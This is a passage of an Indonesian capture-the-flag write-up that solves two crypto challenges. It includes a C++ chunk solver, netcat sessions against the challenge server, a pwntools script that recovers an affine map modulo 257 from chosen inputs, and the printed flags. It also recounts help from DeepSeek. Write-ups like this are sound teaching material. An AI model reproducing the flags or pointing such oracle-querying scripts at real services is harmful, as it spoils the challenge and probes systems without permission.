        pt[i] = chunk.cp_bits[i] ^ k;
    }
    return pt;
}

// ============================================================
// Main
// ============================================================

int main(int argc, char** argv) {
    if (argc < 2) {
```

```
        cerr << "Usage: " << argv[0] << " <lyrics.py>" << endl;
        return 1;
    }

    ifstream f(argv[1]);
    if (!f) { cerr << "Cannot open " << argv[1] << endl; return 1;
}
    stringstream ss; ss << f.rdbuf();

    JsonParser parser(ss.str());
    vector<Chunk> chunks;
    try {
        chunks = parser.parse_lyrics();
    } catch (const exception& e) {
        cerr << "Parse error: " << e.what() << endl;
        return 1;
    }
    cout << "Parsed " << chunks.size() << " chunks" << endl;

    sort(chunks.begin(), chunks.end(),
         [](const Chunk& a, const Chunk& b){ return a.o < b.o; });

    int max_pos = 0;
    for (auto& c : chunks)
        max_pos = max(max_pos, c.o + (int)c.cp_bits.size() / 8);
    string flag(max_pos, '\0');

    // Known prefix
    const string PREFIX = "IFEST26{";
    for (int i = 0; i < (int)PREFIX.size() && i <
(int)flag.size(); ++i)
        flag[i] = PREFIX[i];

    for (auto& chunk : chunks) {
        int num_bits  = (int)chunk.cp_bits.size();
        int num_bytes = num_bits / 8;
        cout << "\n=== Chunk o=" << chunk.o
             << " (" << num_bytes << " bytes) ===\n";

        vector<int> known(num_bits, -1);
        for (int b = 0; b < num_bytes; ++b) {
            int fp = chunk.o + b;
            if (fp < (int)flag.size() && flag[fp] != '\0')
```

```
                for (int bit = 0; bit < 8; ++bit)
                    known[b*8 + bit] = (flag[fp] >> (7 - bit)) &
1;
        }
        int kc = 0;
        for (int v : known) if (v != -1) kc++;
        cout << "  Known plaintext bits: " << kc << endl;

        vector<int> pt = solve_chunk(chunk, known);
        if (pt.empty()) { cerr << "Failed on chunk o=" << chunk.o
<< endl; return 1; }

        string text = bits_to_text(pt);
        cout << "  Plaintext: " << text << endl;

        for (int b = 0; b < num_bytes; ++b) {
            int fp = chunk.o + b;
            if (fp < (int)flag.size()) flag[fp] = text[b];
        }
    }

    // Trim trailing nulls
    size_t end = flag.find_last_not_of('\0');
    if (end != string::npos) flag.resize(end + 1);

    cout << "\nRecovered flag: " << flag << endl;
    return 0;
}
```

Run and… tadaaaa:

```
└─Δ g++ -O3 -march=native -fopenmp solve.cpp -o solve
┌[ w1ntr from  kaze][ 5.276s][ RAM: 2/7GB][ Monday at 11:52:33 AM]
└[/mnt/c/Users/[redacted]/Documents/ifest2026/cry-2]
└─Δ ./solve lyrics.py
Parsed 6 chunks

=== Chunk o=0 (20 bytes) ===
  Known plaintext bits: 64
  Plaintext: IFEST26{d0nt_4sk_th3

=== Chunk o=8 (20 bytes) ===
  Known plaintext bits: 96
  Plaintext: d0nt_4sk_th3_pr0f3ss

=== Chunk o=16 (20 bytes) ===
  Known plaintext bits: 96
  Plaintext: _th3_pr0f3ss0r_d0_1t

=== Chunk o=24 (20 bytes) ===
  Known plaintext bits: 96
  Plaintext: f3ss0r_d0_1t_y0urs3l

=== Chunk o=32 (20 bytes) ===
  Known plaintext bits: 96
  Plaintext: 0_1t_y0urs3lf_s1x_s3


=== Chunk o=40 (20 bytes) ===
  Known plaintext bits: 96
  Plaintext: rs3lf_s1x_s3v3n_nnn}

Recovered flag: IFEST26{d0nt_4sk_th3_pr0f3ss0r_d0_1t_y0urs3lf_s1x_s3v3n_nnn}
```

FLAG:
`IFEST26{d0nt_4sk_th3_pr0f3ss0r_d0_1t_y0urs3lf_s1x_s3v3n_nnn}`

AI link:
- https://chat.deepseek.com/share/xpa4azhmrup3k8adzk

- **astral archive [400 pts 🩸]**



Author : *kyr0*

Overview

[same notes seperti di penjelasan chall Professora Six Seven] Blind crypto ☠️, intinya ada 2 opsi, bisa enkrip sama request ct:

```
└─Δ nc 103.152.242.64 6767

Astral Archive - Sealing Engine
1. Seal a calibration frame (hex, exactly 16 bytes)
2. Retrieve sealed star chart
> 1
1
Calibration frame (hex): abcd
abcd
Frame must be exactly 16 bytes.

Astral Archive - Sealing Engine
1. Seal a calibration frame (hex, exactly 16 bytes)
2. Retrieve sealed star chart
> 2
2
Sealed star chart: 00a200460066000800cf006f000b00d400170034001400 4f00580035007200010031
004e00aa00730046005000d3001d008e00ca007800fa00440006004a003b004100c800da002100e300d800d
200e4009500d4007300fb009200c70057009b000900cf002b000e00d8005100b200c8005000df00e7004800
830090000f001c00ca00d0004c00bd00850054008f007a00e1004d00c0007f007200ef00a700bd00ab002c0
04800f800980028000700d00006005d004c003a0081007c00d3002e007c002b0069000f007a000800f800ec
002a006700ab00c900b700d90021000a001500af004a00ba003200b100890041001d001a00fd00910087003
1007a0013001e0017006a00ba00350074006200ae00ff00d0001c0047007b00d500b7002e00aa0082002200
9000e3006a00ac004800640023003c00b00019001f0004003c00650045008100fe00fc0074004900ca008d0
03300a300190049005b00c8001d00a80089003b0043005400a800da0100006d00ba006700d2004e008f002b
0038

Astral Archive - Sealing Engine
1. Seal a calibration frame (hex, exactly 16 bytes)
2. Retrieve sealed star chart
>
```

Harusnya gada yang aneh aneh si di opsinya, karena ini bukan chall pwn harusnya kalau input negative juga gak ngaruh.

Solution

Karena blind crypto, kita harus cryptanalysis dulu (jujur aslinya mager karena pasti harus nebak nebak gimana cara dia encrypt and stuffs, tapi karena blind pasti skornya gede, dan alhamdulillah paid off 😭). Yowes karena aku lebih tertarik sama opsi 2 dulu (cuman retrieve hehe), jadi yaudah aku coba ngefafo di sini (foto di bawah hanya untuk kebutuhan

penjelasan):

```
└─Δ nc 103.152.242.64 6767

Astral Archive - Sealing Engine
1. Seal a calibration frame (hex, exactly 16 bytes)
2. Retrieve sealed star chart
> 2
2
Sealed star chart: 00660093005d000200ba00a7002f001400620097007d00af00f800a7007e005d00cc
007b007700b600350026006b008b00cb003700d1007f004300c1008500550047007000ed003c007400dd007
b00d8010000a3003900f10027005f008b00dd00b700ac00e30049003900ec00ad001e003200c800c3002600
1e0079009d009a0087007f004300bb00f1004c00b0003500b5001700db0002004f00ec002d00e700ba00a00
0a7002e0016004b000c007b002b008100fa004800c300b0000e00490031005800f3006a002f00b9005c0079
00c000ac006b008d001400c500dd0029007e00dd0002009300dc00e6009b0036005a005f00680099003400c
d0091007300d800d1004d0066009d0005006b0065001f00df003e003500ba003500f0003500d9007a007a00
5400d600dc00bb003b00900068007700f20091007b0097006300eb00b4001400de007b0010007f00c800340
0a40083004f00fa0015007f002d00770050006600f0007b005700e2002700ef008c006200bb0020002d0042
0031

Astral Archive - Sealing Engine
1. Seal a calibration frame (hex, exactly 16 bytes)
2. Retrieve sealed star chart
> 2
2
Sealed star chart: 00660093005d000200ba00a7002f001400620097007d00af00f800a7007e005d00cc
007b007700b600350026006b008b00cb003700d1007f004300c1008500550047007000ed003c007400dd007
b00d8010000a3003900f10027005f008b00dd00b700ac00e30049003900ec00ad001e003200c800c3002600
1e0079009d009a0087007f004300bb00f1004c00b0003500b5001700db0002004f00ec002d00e700ba00a00
0a7002e0016004b000c007b002b008100fa004800c300b0000e00490031005800f3006a002f00b9005c0079
00c000ac006b008d001400c500dd0029007e00dd0002009300dc00e6009b0036005a005f00680099003400c
d0091007300d800d1004d0066009d0005006b0065001f00df003e003500ba003500f0003500d9007a007a00
5400d600dc00bb003b00900068007700f20091007b0097006300eb00b4001400de007b0010007f00c800340
0a40083004f00fa0015007f002d00770050006600f0007b005700e2002700ef008c006200bb0020002d0042
0031

Astral Archive - Sealing Engine
1. Seal a calibration frame (hex, exactly 16 bytes)
2. Retrieve sealed star chart
>
```

Oke, intinya ciphertext yang dikasih selalu sama di satu sesi (kalau beda sesi bakal generate baru), di sini asumsiku ciphertextnya cuman digenerate random di awal dan bukan per request ke opsi 2, jadi harusnya gabakal ada random algorithm yang bakal ngesusahin (terima kasih probset). Oiya dari beberapa try juga, sempet nyoba kriptanalisis hasil dari opsi 2 nya (decode hex lah lebih tepatnya), dan dari situ kita bisa

confirm kalau operasinya itu ada di GF 257 (karena max value-nya itu 0100 atau 256, dan rangenya harusnya [0,256]).

Terus yaudah kita ke inti masalah, yakni nyoba reconstruct operasi yang dilakukan sama opsi 1 (yang di mana sempat ikut terjebak dengan dipsik bruh, memang harusnya jangan terlalu percaya dipsik). Step pertama yang biasanya banyak orang lakukan adalah dengan nyoba input all 0:

```
└─Δ nc 103.152.242.64 6767

Astral Archive - Sealing Engine
1. Seal a calibration frame (hex, exactly 16 bytes)
2. Retrieve sealed star chart
> 1
1
Calibration frame (hex): 00000000000000000000000000000000
00000000000000000000000000000000
Sealed frame: 000e00810024001200c8004400fc007300ec00650008004800f6004900cf00d0

Astral Archive - Sealing Engine
1. Seal a calibration frame (hex, exactly 16 bytes)
2. Retrieve sealed star chart
> 1
1
Calibration frame (hex): 00000000000000000000000000000000
00000000000000000000000000000000
Sealed frame: 000e00810024001200c8004400fc007300ec00650008004800f6004900cf00d0

Astral Archive - Sealing Engine
1. Seal a calibration frame (hex, exactly 16 bytes)
2. Retrieve sealed star chart
>
```

dan juga iseng nyoba input f semua karena penasaran (ternyata juga gadapet apa apa):

```
Astral Archive - Sealing Engine
1. Seal a calibration frame (hex, exactly 16 bytes)
2. Retrieve sealed star chart
> 1
1
Calibration frame (hex): ffffffffffffffffffffffffffffffff
Sealed frame: 0038009d000b0060003a003b00680091003e00f200b90074001e00ba009800ae

Astral Archive - Sealing Engine
1. Seal a calibration frame (hex, exactly 16 bytes)
2. Retrieve sealed star chart
> 1
1
Calibration frame (hex): ffffffffffffffffffffffffffffffff
Sealed frame: 0038009d000b0060003a003b00680091003e00f200b90074001e00ba009800ae

Astral Archive - Sealing Engine
1. Seal a calibration frame (hex, exactly 16 bytes)
2. Retrieve sealed star chart
>
```

Oke yang bisa kita infer adalah tiap kita input akan menjadi sebuah ciphertext yang selalu sama di satu sesi yang sama (jadi tidak ada random algo di tiap request opsi 1 nya, again terima kasih probset). Setelah ini sebenarnya cukup mentok buat ide, tapi akhirnya kepikiran sebuah approach karena deskripsi chall:

> Deep inside the Astral Archive, every recovered star chart is sealed before it can be studied. Thearchivists insist the engine is nonlinear, so brute structure should not help.

Akhirnya kepikiran kalau bentuk enkripsinya itu affine (di deskripsi disebutin kalau enginenya non linear, tapi outputnya reproducible, seharusnya berarti ada function f(x) yang membuat dia reproducible, karena inputnya satu aja dan gada

info lain, aku mikirnya affine karena dia bakal bergantung ke a sama b nya, since affine juga gabisa dicount as linear sih), atau biasanya bentuk sederhananya bisa dilihat pada persamaan di bawah:

$$f(x) = ax + b \pmod{257}$$

Yasudah saya coba confirm ide saya ke dipsik dan ternyata dipsik confirm kalau kita bisa recover a sama b nya. Pertama, kita bisa dapat b dengan cara query all 0 ke opsi 1, atau persamaan di atas akan menjadi:

$$f(0) = a(0) + b \pmod{257}$$

Yowes, berarti seharusnya tinggal recover a, kita bisa mendapatkan flagnya. Nah, buat recover a, karena x 16 byte dan outputnya 16 elemen, kita bisa define a itu matrix 16x16, dan buat recovernya cukup build basis vector, atau simply prompt ini ke request 1 ber tahap:

```
00000000000000000000000000000000
01000000000000000000000000000000
00010000000000000000000000000000
00000100000000000000000000000000
00000001000000000000000000000000
00000000100000000000000000000000
00000000001000000000000000000000
00000000000100000000000000000000
00000000000001000000000000000000
00000000000000100000000000000000
00000000000000010000000000000000
00000000000000001000000000000000
00000000000000000100000000000000
00000000000000000010000000000000
00000000000000000001000000000000
00000000000000000000100000000000
00000000000000000000010000000000
00000000000000000000001000000000
00000000000000000000000100000000
00000000000000000000000010000000
00000000000000000000000001000000
00000000000000000000000000100000
00000000000000000000000000010000
00000000000000000000000000001000
00000000000000000000000000000100
00000000000000000000000000000010
00000000000000000000000000000001
```


Jadi tinggal:

$$a_{\text{row},i} = (f(e_i) - f(0)) \pmod{257}$$

Nah, karena a dan b oke, seharusnya kita bisa decrypt langsung pakai:


$$x = a^{-1} \cdot (ct - b) \pmod{257}$$

Di sini, dipsik nyoba buat solver tapi gagal terus (dan di sinilah titik di mana aku diajak tersesat bersama dengan dipsik 😭). Intinya dia ngide nebak AES algorithm, nebak kalau flagnya image, pokoknya banyaklah tebakannya. Karena challnya “medium”, harusnya ini gak sampai kayak gitu (I hope so), jadi nyoba nasehatin dipsiknya sekali lagi:




Karena gak masuk akal aja hasilnya begitu, jadi aku punya asumsi kalau x nya itu ada suatu encoding algorithm dulu tapi gatau apa. Yaudah karena context windownya kecil dan kayaknya dia udah gakuat kayaknya gak worth it buat dilanjutin di sesi

yang sama:


Stopped
Now, look at the sequence:
140, 92, 163, 86, 79, 57, 108, 88, 13, 167, 147, 58, 13, 216, 22, 13, 58, 139, 26, 205, 215, 151, 22, 229, 58, 151, 13, 139, 26, 151, 114, 22, 229, 136, 22, 167, 130, 216, 215, 205, 37, 29, 22, 39, 73, 216, 147, 205, 215, 13, 58, 205, 13, 147, 151, 22, 151, 36, 73, 13, 147, 205, 130, 37, 167, 22, 215, 205, 13, 22, 216, 205, 37, 151, 13, 58, 205, 159, 13, 147, 205, 130, 37, 22, 13, 147, 147, 13, 139, 83, 22, 130, 215, 151, 58, 22, 29, 13, 216, 130, 205, 167, 22, 45, 205, 151, 216, 114, 22, 57, 167, 147, 22, 114, 229, 237, 147, 139, 57, 153, 167, 55, 29, 45, 205, 13, 151, 130, 57, 29, 237, 205, 153, 229, 139, 147, 114, 108, 55, 167, 45, 13, 237, 151, 153, 57, 139, 205, 114, 130, 55, 29, 45, 229, 237, 147, 153, 108, 139, 167, 114, 13, 55, 151, 45, 57, 237, 205, 153, 130, 139, 29, 114, 229, 55, 147, 45, 66
Now, let's convert known symbols to letters and unknowns to '?'.
IFEST26{
Continue with DeepSeek

Sekarang di sesi baru, dan di sini kami (aku dan dipsik) sama sama tersesat karena aku salah kasih context:



Seharusnya aku inputnya:


$$f(x) = a \cdot \text{encode}(x) + b \pmod{257}$$

Tapi masukinnya malah tanpa encode. Yaudah dia ngiranya kalau opsi 1 itu dienkrip tanpa encode, jadi pas aku minta kode buat decode, dia masih assuming kalau opsi 1 itu x nya gak diencode dulu (dia assumingnya output dari opsi 2 lewat encode, yang opsi 1 itu gak encode, bruh, tapi aku bisa aja kebalik tapi intinya interpretasi dia beda).


Back again, seharusnya dari persamaan di atas kita bisa dapat persamaan encode dengan cara:

$$\text{encode}(x) = a^{-1} \cdot (ct - b) \pmod{257}$$

Jadi yaudah sebenarnya kita bisa dapat x dengan cara membuat inverse table dari encode (dan di sini baru kepikiran gimana cara inverse encodenya):



Abis itu yasudah, sisa mengarahkan dipsik sekali lagi:



Dan akhirnya dikasih working code:

solve.py

```
#!/usr/bin/env python3
from pwn import *

HOST = "103.152.242.64"
PORT = 6767
BS = 16
MOD = 257

context.log_level = "error"

def parse_sealed(line: str):
    hx = line.strip()
    return [int(hx[i:i+4], 16) for i in range(0, len(hx), 4)]
```

```
def seal(r, block_bytes: bytes):
    assert len(block_bytes) == 16
    r.recvuntil(b"> ")
    r.sendline(b"1")
    r.recvuntil(b"Calibration frame (hex):")
    r.sendline(block_bytes.hex().encode())
    r.recvuntil(b"Sealed frame: ")
    line = r.recvline().strip().decode()
    return parse_sealed(line)

def retrieve(r):
    r.recvuntil(b"> ")
    r.sendline(b"2")
    r.recvuntil(b"Sealed star chart: ")
    line = r.recvline().strip().decode()
    return parse_sealed(line)

def mat_inv(A, mod=MOD):
    n = len(A)
    M = [A[i][:] + [1 if i == j else 0 for j in range(n)] for i in
range(n)]
    for c in range(n):
        p = None
        for r in range(c, n):
            if M[r][c] % mod:
                p = r; break
        if p is None:
            raise ValueError("singular")
        M[c], M[p] = M[p], M[c]
        ip = pow(M[c][c], -1, mod)
        M[c] = [(x * ip) % mod for x in M[c]]
        for r in range(n):
            if r == c: continue
            f = M[r][c]
            if f:
                M[r] = [(M[r][j] - f * M[c][j]) % mod for j in
range(2*n)]
    return [row[n:] for row in M]

def mat_vec(A, v, mod=MOD):
    n = len(v)
    return [sum(A[i][j] * v[j] for j in range(n)) % mod for i in
range(n)]
```

```
def main():
    r = remote(HOST, PORT)

    # 1. Recover b and A'
    b = seal(r, bytes(BS))                      # seal(0)
    A = [[0]*BS for _ in range(BS)]
    for col in range(BS):
        p = bytearray(BS)
        p[col] = 1
        y = seal(r, bytes(p))
        for row in range(BS):
            A[row][col] = (y[row] - b[row]) % MOD

    Ainv = mat_inv(A, MOD)

    # 2. Build T(v) → v table for all 256 byte values
    T_to_v = {}
    for v in range(256):
        block = bytearray(BS)
        block[0] = v
        y = seal(r, bytes(block))
        diff = [(y[i] - b[i]) % MOD for i in range(BS)]
        T_vec = mat_vec(Ainv, diff, MOD)
        T_v = T_vec[0]          # only first position is non-zero
        T_to_v[T_v] = v

    # Also get T(250) for padding
    block = bytearray(BS)
    block[0] = 250
    y = seal(r, bytes(block))
    diff = [(y[i] - b[i]) % MOD for i in range(BS)]
    T_250 = mat_vec(Ainv, diff, MOD)[0]

    print(f"[+] built table with {len(T_to_v)} entries")
    print(f"[+] T(250) = {T_250}")

    # 3. Retrieve and decrypt star chart
    star = retrieve(r)
    T_values = []
    for off in range(0, len(star), BS):
        C = star[off:off+BS]
        if len(C) < BS:
```

```
            break
        diff = [(C[i] - b[i]) % MOD for i in range(BS)]
        P = mat_vec(Ainv, diff, MOD)
        T_values.extend(P)

    # 4. Remove padding (T_250)
    while T_values and T_values[-1] == T_250:
        T_values.pop()

    # 5. Map T values back to original bytes
    flag_bytes = []
    for t in T_values:
        if t not in T_to_v:
            print(f"[-] unknown T value: {t}")
            flag_bytes.append(ord('?'))
        else:
            flag_bytes.append(T_to_v[t])

    flag = bytes(flag_bytes).decode(errors='replace')
    print("\n[+] FLAG:")
    print(flag)

if __name__ == "__main__":
    main()
```

Yayyy :3

```
└─Δ python3 solve.py
[+] built table with 256 entries
[+] T(250) = 132

[+] FLAG:
IFEST26{457r4l_4rch1v3_8r34ch3d_8y_50lv1n9_mul71v4r1473_3qu4710n5_v14_l1n34r1z4710n_477
4ck_0v3r_94l015_f13ld_257_d8a7c2b5e9f143029a1b8c7d6e5f4a3b2c1d0e9f8a7b6c5d4e3f2a1b0c9d8
e7f}\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e
┌[ w1ntr from  kaze][ 26.295s][ RAM: 1/7GB][ Monday at 1:14:14 PM]
```

